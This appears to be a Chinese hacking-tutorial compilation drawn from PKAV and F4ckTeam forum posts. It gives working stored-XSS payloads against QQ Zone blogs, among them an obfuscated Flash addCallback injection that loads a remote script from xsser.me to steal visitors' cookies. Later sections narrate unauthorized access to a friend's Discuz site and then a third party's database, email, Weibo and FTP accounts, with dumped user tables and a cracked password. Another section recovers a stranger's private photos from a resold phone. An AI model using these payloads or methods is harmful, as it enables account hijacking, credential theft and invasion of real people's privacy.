注意: 本节说的“套现”, 不是与“钱”有关的; 在这里的含义是: “套用现成的 XSS 代码”。
详细说明:

1. 新手平时测试 XSS 时, 经常会用到 `<script>alert(1)</script>` 到处插入, 看效果。
2. 这种做法, 在某些反射型 XSS, 或者你运气好的时候, 确实能碰到。但是如果拿到 QQ 空间日志里去插入。嗯, 后果一定会很悲壮, 被过滤的毛都没有了。。
3. 这是为什么呢? 因为 `<script>` 在腾讯的黑名单中, 被过滤是理所当然的。
4. 试想, 如果我们找到一个不在腾讯黑名单中的 XSS 代码, 岂不是就可以成功在日志里执行 XSS 了么?
5. 有的人会问了。。哪里去找啊?? 方法有 2 种:
你足够牛, 自己去发现。
已经有大牛为我们准备了很好的资料, 去里面翻。
6. 我不够牛, 所以我只能去大牛的资料里翻咯。

这里我翻的是@sogili 维护的 <http://html5sec.org/>, 里面有很多哦, 如图 5.13.1



图 5.13.1 实例

7. 然后我就开始按照下面的流程慢慢测试。
先进 QQ 空间，发表一个日志，然后编辑日志，同时抓包。




图 5.13.2 抓包数据

修改抓包内容后，这里修改的是日志内容。提交修改后的数据包！
然后我们来看看日志里的源代码里，我们提交的 XSS 代码是否被过滤。



图 5.13.3 查看源代码

8. 这里我们就不说失败的了，直接说成功的部分。
我们提交以下代码：

```
<vmlframe xmlns="urn:schemas-microsoft-com:vml" style="behavior:url(#default#vml)
;position:absolute;width:100%;height:100%" src="http://itsokla.duapp.com/shouzi.
vml#xss"></vmlframe>
```

然后看看源代码的输出，如图 5.13.4




图 5.13.4 查看输出

可以看到，这个 XSS 代码完全没过滤。

9. 我们可以看到 XSS 的效果。鼠标移到日志上，即会触发 XSS 代码，如图 5.13.5




图 5.13.5 弹框成功

10. 很简单，对吧？但是有以下问题我们要注意！！

使用代码前，先自己在本地试下，是否能执行！搞清楚你所使用的 XSS 代码的原理是什么！搞清楚 XSS 代码的适用范围：如：在什么浏览器的什么版本之下才能使用，是否需要用户交互等。注意平时对此类代码的搜集与整理。

(连载中) 责任编辑：xiaohui

第 14 节 存储进阶[猜测规则，利用 FlashaddCallback]

作者：心伤的瘦子

来自：PKAV 技术宅社区

网址：<http://www.pkav.net>

简要描述：

有些时候，我们拿现成的 XSS 代码都不行，都被过滤了，那么需要我们对过滤的规则进行一定的判断与猜测。然后针对性的使用一些技巧来适应或者绕过规则。

在本例中，我们以 QQ 空间/QQ 校友的日志功能为例，通过猜测简单的过滤规则，然后使用含有 addCallback 的 flash，来实现了存储型 XSS 的构造。

详细说明：

1. 前提：本例需在 IE9，IE10 下进行。

2. 我们乌云上报告的一些已有案例，进行了再次测试。

WooYun:PKAV 腾讯专场-6. (QQ 空间+朋友网) 日志功能存储型 XSS

3. 上例中，提到了 QQ 空间日志并未对 object 标签进行有效的过滤。

我们根据此例中的代码对过滤规则进行测试:

```
<objectwidth="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="Src"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always">
```

以上的代码,是可以正常提交,并且未过滤的。

```
<objectwidth="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://mysite.com/vphoto.swf"><PARAMNAME="Src"VALUE="http://mysite.com/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always">
```

而当 swf 的域名不是 qzs.qq.com 时候,代码将会被过滤为以下内容。

```
<objectwidth="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" type="application/x-shockwave-flash"><PARAMNAME="AllowScriptAccess"VALUE="always">
```

即地址被去掉了。

4. 那么我们已知了这个过滤规则,就有 2 种绕过的方式。

找到一个 qzs.qq.com 域名下存在缺陷的 FLASH,然后加以利用。

此方法,已经在@gainover 的 WooYun:PKAV 腾讯专场-6. (QQ 空间+朋友网) 日志功能存储型 XSS 有所介绍了。

利用 Flash 的 addcallback 缺陷来构造存储型 XSS。

5. 首先说下 flashaddcallback 方法的基本原理。

根据 flashsdk 里的源代码,我们可以得到 flashaddcallback 的源代码中有以下代码。

```
if((((activeX==true))&&!((objectID==null)))){
    _evalJS((((("__flash__addCallback(document.getElementById(\""+objectID)+"\"),\""+functionName)+"\"));));
};
```

```
public static function addCallback(functionName:String, closure:Function):void{
    var wrapperClosure:* = null;
    var functionName:* = functionName;
    var closure:* = closure;
    if (available){
        _initJS();
        wrapperClosure = function (request:String):String{
            return (_callIn(closure, request));
        };
        addCallback(functionName, wrapperClosure);
        if (((activeX == true)) && !((objectID == null)))){
            _evalJS((((("__flash__addCallback(document.getElementById(\""+objectID)+"\"),\""+functionName)+"\"));));
        }
        else {
            Error.throwError(Error, 2067);
        }
    }
};
```

www.wooyun.org

图 5.14.1 代码视图

其中 objectID 为调用 FLASH 的 HTML 标签的 ID.functionName 则为被 JS 所调用的函数名称。

6. 当我们有以下代码时:

```
<objectid="aaaa"width="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="Src"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always">
```

且 <http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf> 中存在一句

ExternalInterface.addCallback("myfunc", funcInFlash);

则有

```
objectID="aaaa";
functionName="myfunc";
```

代入上面那句_evalJS 中, 则有

```
__flash__addCallback(document.getElementById("aaaa"), "myfunc");
```

7. 那么我们可以想象一下, 如果 aaaa 替换为 aaaa"), alert(1), ("

则上面代码变为

```
__flash__addCallback(document.getElementById("aaaa"), alert(1), (""), "myfunc");
```

解析:




图 5.14.2 代码实例

8. 且 FLASH 中, 确实未对 objectID 做任何过滤。基于以上内容, 我们可以构建利用代码。

```
<objectid='aaaa'), alert(1), (" width="100"height="100"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" type="application/x-shockwave-flash">
<PARAMNAME="Movie"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="Src"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always">
```

我们自己用上面这段代码先在自己网站上测试下, 看, 果然 id 里的代码被执行了!

如图 5.14.3




图 5.14.3 代码被执行

9. 利用以上原理, 接着我们在 QQ 空间里来做测试, 至于 FLASH 么, 就是现成的! 虽然这个 FLASH 里没有缺陷, 但是存在 addCallback 的调用, 我们就可以直接用它。


```
<objectwidth="100%"height="100%"align="middle" id="xsstest1"),(function(){if
(!window.__x){window.__x=1;window.s=document.createElement(String.fromCharCode(
115,99,114,105,112,116));window.s.src=String.fromCharCode(104,116,116,112,58,47
,47,120,115,115,101,114,46,109,101,47,66,113,112,57,82,121);document.body.appen
dChild(window.s);}})(&quot;"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540
000" type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://qzs.qq
.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="Src"VALUE="http://qzs.qq.co
m/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="alway
s">
```

发布日志，使用以上代码




图 5.14.4 发布日志

10. 当用户访问含有 XSS 代码的日志后，我们可以在 xsser.me 查看所记录的 cookies 内容。




图 5.14.5 查看 cookies

(连载中) 责任编辑: xiaohui

第六章 社会工程学

第 1 节 精彩连环社与 discuz 的巧妙利用

作者: Striker

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.net>

表示这次很蛋疼啊--, 没想到会社到这种地步~

首先看到朋友的一个网站开启了, 如图 6.1.1



图 6.1.1 朋友的网站开启

很好奇就进去了, 一看, Discuz, 直接进来 uc~ 看是新站, admin 搞定~~ = =。RP 好 = =。



图 6.1.2 进入 uc 后台

然后看了看数据库密码~~

应用的 UCenter 配置信息:

```
define('UC_CONNECT', 'mysql');
define('UC_DBHOST', 'localhost');
define('UC_DBUSER', '[redacted]');
define('UC_DBPV', '[redacted]');
define('UC_DBNAME', '[redacted]');
define('UC_CHARSET', 'gbk');
```

图 6.1.3 数据库密码

得到一个密码: shXXX 目测是一个名字, 本来准备拿 shell, 发现漏洞补了, 然后问了问朋友这网站的来源, 他说是一个搞护士站的人帮他做的, 然后找到他的站, 是 husXXX.com 于是先脱了朋友站的裤子, 用户不多, 然后看了看管理密码, 是 woaini110 , 在里面发现了一个用户名 hushi_XX 目测是那个站长, 于是密码解密, 得到 maXXXe, 如图 6.1.4

```

INSERT INTO pre_ucenter_members VALUES (1, 'Be', 'd04bfff6fbb22eed29110477b1d5e33
INSERT INTO pre_ucenter_members VALUES (2, 'Bel', '952937c220d381a11492d6a78!
INSERT INTO pre_ucenter_members VALUES (3, 'SaimaMetrosk', '1d53a0822aa bbd723fbe226
INSERT INTO pre_ucenter_members VALUES (4, 'Tois', '01a3c46b85dd4751a7c71a134
INSERT INTO pre_ucenter_members VALUES (5, 'nsls', 'fb24f96317e40183eb6ab41bae
INSERT INTO pre_ucenter_members VALUES (6, 'kyyin', '33a4fbd31203d0169ddd5fa6ede43c
INSERT INTO pre_ucenter_members VALUES (7, 'uah', '0861212eb73300f58ea4f4a1c979
INSERT INTO pre_ucenter_members VALUES (8, 'web', '6b62ef121c41e4e4979aa11c948a8
INSERT INTO pre_ucenter_members VALUES (9, 'emb', '6a6e714a5e37ed6746c0274f
INSERT INTO pre_ucenter_members VALUES (10, 'pa', 'eb812334698211bfe3162665334
INSERT INTO pre_ucenter_members VALUES (11, 'yq', '2a059022a11644e3fd69439f
INSERT INTO pre_ucenter_members VALUES (12, 'zl', '89622', 'f5e18c7c094117e50c04cf7
INSERT INTO pre_ucenter_members VALUES (13, '翻', '1f', '20c63da95be3b7
INSERT INTO pre_ucenter_members VALUES (14, 'c3e2f', 'ecf9f4a5edf62',
INSERT INTO pre_ucenter_members VALUES (15, '815', '81095e7357b92
INSERT INTO pre_ucenter_members VALUES (16, '心', '817df5592e811f214d8e4b028c5
INSERT INTO pre_ucenter_members VALUES (17, '薇', 'f4b401b3b4f1c602224a64c031b
INSERT INTO pre_ucenter_members VALUES (18, 'hu', '20eff719911c3757c3d481cf6
INSERT INTO pre_ucenter_members VALUES (19, 'yz', 'e22aa021e4e4d1852674e7aa1f
INSERT INTO pre_ucenter_members VALUES (20, '欧', '76a1e8dcc0afcbbb804f
INSERT INTO pre_ucenter_members VALUES (21, '欧', 'de5e79c1c5c4fb7279ad9d30
INSERT INTO pre_ucenter_members VALUES (22, '12', '123002', '8f3e1559ac777665f479
INSERT INTO pre_ucenter_members VALUES (23, '13', '6828487', 'cc9a1da9f62cbcd6644
INSERT INTO pre_ucenter_members VALUES (24, '苏', '2f9b16021ea5b11b8a951d6e5e13f
INSERT INTO pre_ucenter_members VALUES (25, '4', 'f01bae013008e7f540140

```

图 6.1.4 数据库内容

然后去他的主站登录, 好吧, 登录不上, 貌似压根没有 admin, 管理用户两个, 一个是小七, 一个是 sXXXck 目测是一个人, 这时候, 朋友发来他的截图, 看到了 QQ, 如图 6.1.5.



图 6.1.5 找到目标 QQ

然后百度了一下, 没有什么好用的, 本来以为到这里就完事了, 问了下朋友详情, 如图 6.1.6



图 6.1.6 询问详情




图 6.1.7 连接到数据库

这好啊，论坛密码也是他给的，然后想象，Mysql 的密码是多少？sXXXi 啊。然后帐号网站域名，密码 sXXXi 果断连接上了数据库，如图 6.1.7。然后看了管理密码，mXXXXe 好吧，竟然这样，于是登录，进了后台，一样不能拿 shell，然后看到一个好东西，如图 6.1.8



图 6.1.8 发现好东西

果断帐号密码，然后鼠标邮件，看 value，如图 6.1.9

```
][auth_password]" value="m*****71" st;
][auth_password]" value="a*****19" sty;
```

图 6.1.9 查看帐号密码



图 6.1.10 成功登入微博

草啊，于是顿时无力了，在万网和其他地方转了很久，最后和朋友了解到他是建站的，然后百度到他的网络公司，www.strikersec.com，这下好了，看了看公司联系方式，就是他本人的，然后又无果了，等了半天，最后想象，smtp 的密码会不会在数据库里面，转了好久，终于有所收获，如图 6.1.11




图 6.1.11 有新的收获

然后竟然找到了密码，于是他的 163 邮箱和 QQ 邮箱沦陷，也就是很大部分权限沦陷，突然想到他玩新浪微博，于是组合某密码登录，如图 6.1.10 好流弊啊-。然后登录邮箱找敏感信息，找到很多信息，还有很多客户的 FTP 帐号密码，这我就不说了，然后在数据库里面发现一个存图片的 FTP，如图 6.1.12




图 6.1.12 发现 ftp

哈哈，也不登录了，再找给力的东西。试试找找万网的用户名吧，好吧，邮箱发现一个身份证。竟然是个男的，我还以为是女的。好吧，没找到，查了查 whois 竟然不是一个邮箱。估计不是一个人，这次社工到此结束。

(全文完) 责任编辑： DM_

第 2 节 买手机引发的跨过社工案

作者： erker

来自： 法客论坛 - F4ckTeam

网址： <http://team.f4ck.net>

0x01 作者： erker

0x02 感谢基友 Galaxy 无名 的协助

0x03 用到的工具： Power Data Recovery、JPEG Recovery 4、wallproxy

0x04 本扁过年拿了红包就跑某宝上边买水货手机、手机到手后就顺手数据恢复了一下内置储存卡、发现以前的机主是棒子的妹纸！上图




图 6.2.1 妹子的照片



图 6.2.2 妹子的照片

0x05 本屌花了一个通宵的时间、把 jpg、png、3gp 的文件提取出来、再用神器 JPEG Recovery 4 修复下、得到了 400 多张套图、41 个视频、后边附下载地址（忘记说、在数据恢复后我还看了下里边的文件夹名字、其中有个是 facebook、）

0x06 把所有图片跟截图看完后、提取里边的有用信息、例如聊天记录截图等等（当然、为了翻译内容、本屌还为此专门学了一下韩文输入法...）

